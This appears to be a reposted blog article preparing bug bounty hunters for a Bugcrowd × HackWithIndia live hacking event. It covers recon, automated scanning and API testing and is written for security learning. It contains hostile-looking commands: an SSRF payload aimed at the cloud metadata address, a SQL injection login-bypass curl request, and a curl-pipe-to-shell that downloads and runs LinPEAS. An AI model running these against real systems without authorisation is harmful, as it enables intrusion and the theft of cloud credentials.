Listen to this Post

Introduction:
The cybersecurity landscape is being reshaped by live hacking events, where offensive security skills are tested in real-time against realistic targets. The upcoming Bugcrowd × HackWithIndia event, with its massive prize pool and elite participation, is not just a competition but a masterclass in modern vulnerability discovery. This article deconstructs the strategic and technical preparation required to transition from a passive learner to an active hunter in such high-stakes arenas, providing actionable methodologies used by top researchers.
Learning Objectives:
- Develop a systematic reconnaissance and target-mapping methodology for time-constrained engagements.
- Configure and automate a professional bug hunting environment with essential open-source tools.
- Understand and apply advanced exploitation techniques for common OWASP Top 10 and API vulnerabilities.
You Should Know:
1. Pre-Event Reconnaissance & Intelligence Gathering
The first hours of a live event are won by those who prepared. Effective reconnaissance sets the stage for all subsequent findings.
Step‑by‑step guide explaining what this does and how to use it:
1. Subdomain Enumeration: Use tools like `assetfinder` and `subfinder` to discover the target’s attack surface.
 Linux/macOS
assetfinder --subs-only target.com > assets.txt
subfinder -d target.com -silent >> assets.txt
sort -u assets.txt -o final_assets.txt
2. Service and Technology Discovery: Probe discovered assets with `httpx` and `naabu` to identify live hosts, web servers, and open ports.
cat final_assets.txt | httpx -silent -title -tech-detect -status-code -o live_targets.txt
naabu -list final_assets.txt -top-ports 100 -sV -o naabu_scan.txt
3. Historical Data & Archive Crawling: Use `gau` (GetAllURLs) and `waybackurls` to find historical endpoints and parameters that might be overlooked.
cat final_assets.txt | gau --threads 5 --o gau_output.txt
cat final_assets.txt | waybackurls > wayback_output.txt
2. Building Your Automated Hunting Pipeline
Automation is force multiplication. A streamlined pipeline surfaces low-hanging fruit while you focus on complex chains.
Step‑by‑step guide explaining what this does and how to use it:
1. Tool Setup: Create a dedicated directory and clone essential tools.
mkdir ~/hackathon-tools && cd ~/hackathon-tools
git clone https://github.com/projectdiscovery/nuclei-templates.git
git clone https://github.com/ffuf/ffuf.git
2. Vulnerability Scanning with Nuclei: Use Nuclei with community templates to run thousands of checks swiftly.
cat live_targets.txt | nuclei -t ~/hackathon-tools/nuclei-templates/ \
-severity medium,high,critical -rate-limit 100 -o nuclei_findings.txt
3. Parameter Fuzzing with FFUF: Discover hidden endpoints, API routes, and vulnerable parameters.
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt \
-u https://target.com/FUZZ -mc 200,301,302 -c -v -o ffuf_scan.json
3. API Security: The Modern Attack Surface
APIs are prime targets in live events. Understanding their structure and common flaws is non-negotiable.
Step‑by‑step guide explaining what this does and how to use it:
1. API Discovery: Look for common endpoints (/api/v1/, /graphql, /swagger.json) and use tools like `katana` for crawling.
2. Analyzing API Requests: Intercept mobile/app traffic with Burp Suite or mitmproxy. Test for Broken Object Level Control (BOLAC) and Excessive Data Exposure.
BOLAC Test: Change an object ID in a request (e.g., `GET /api/user/123/invoices` to /api/user/456/invoices). If you access another user’s data, it’s a critical IDOR.
3. GraphQL-specific Testing: Use `graphw00f` to fingerprint GraphQL, then craft malicious introspection queries to uncover hidden data.
python3 graphw00f.py -t https://target.com/graphql -f
4. Cloud & Misconfiguration Hunting
Cloud-native apps introduce new misconfigurations often missed by traditional scanners.
Step‑by‑step guide explaining what this does and how to use it:
1. Identifying Cloud Assets: Look for S3 buckets, Azure blobs, or Google Cloud Storage URLs in JS files and `gau` output.
2. Testing for Bucket Misconfigurations: Use `s3scanner` or manual `curl` commands to check for public read/write permissions.
 Check if an S3 bucket is listable
curl -s http://s3.amazonaws.com/[bucket-name]/
 If it returns XML with <Contents>, it may be misconfigured
3. Server-Side Request Forgery (SSRF) to Cloud Metadata: If you find an SSRF, immediately attempt to access the cloud instance metadata service.
http://vulnerable-parameter.internal/?url=http://169.254.169.254/latest/meta-data/
5. From Finding to Exploit: Proof-of-Concept Development
A valid finding requires a clear, impactful proof-of-concept (PoC).
Step‑by‑step guide explaining what this does and how to use it:
1. Document the Flow: Use Burp Suite’s “Save to Markdown” feature or script your interaction with `curl` commands.
 PoC for a simple SQLi finding
curl -X POST "https://target.com/login" \
-H "Content-Type: application/json" \
-d '{"username":"admin'\''--", "password":"any"}'
2. Demonstrate Impact: For an XSS, show cookie theft. For RCE, run a harmless command like `whoami` or id.
3. Craft the Report: Follow the platform’s template. , Severity, Description, Steps to Reproduce, Impact, and Mitigation must be crystal clear.
6. Windows/Linux Privilege Escalation in Bug Bounty Context
While primarily web-focused, events sometimes include infrastructure components. Basic privilege escalation knowledge is key.
Step‑by‑step guide explaining what this does and how to use it:
1. Linux Enumeration: If you gain shell access, run a quick enum script.
 Download and run LinPEAS
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
2. Windows Enumeration: For Windows targets, use WinPEAS or built-in commands.
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
whoami /priv
What Undercode Say:
- The Arena is the Real Teacher: Live events compress years of casual hunting into days of intense, focused learning. The pressure and scope mimic real-world engagements better than any lab.
- Tooling is Secondary, Methodology is King: The most sophisticated toolchain fails without a systematic approach. Recon → Enumeration → Testing → Exploitation → Documentation is an unbreakable cycle.
The HackWithIndia event signifies a shift towards crowdsourced security as a core component of national and corporate cyber defense strategies. It validates bug bounty hunting as a legitimate, high-skillset career path. Success here hinges not on secret zero-days, but on the consistent, rigorous application of fundamental principles across a vast attack surface.
Prediction:
Events like HackWithIndia will catalyze the formalization of bug hunting methodologies, leading to more integrated “Security Researcher Workbenches”—AI-assisted platforms that automate the mundane aspects of recon and filtering, allowing hunters to focus on creative problem-solving. This will raise the baseline skill level globally, forcing organizations to harden their assets further and accelerating the adoption of proactive security postures. The line between red teaming and bug bounty hunting will continue to blur, creating a new hybrid role focused on continuous, automated, and incentivized security assessment.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Deepak Saini – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


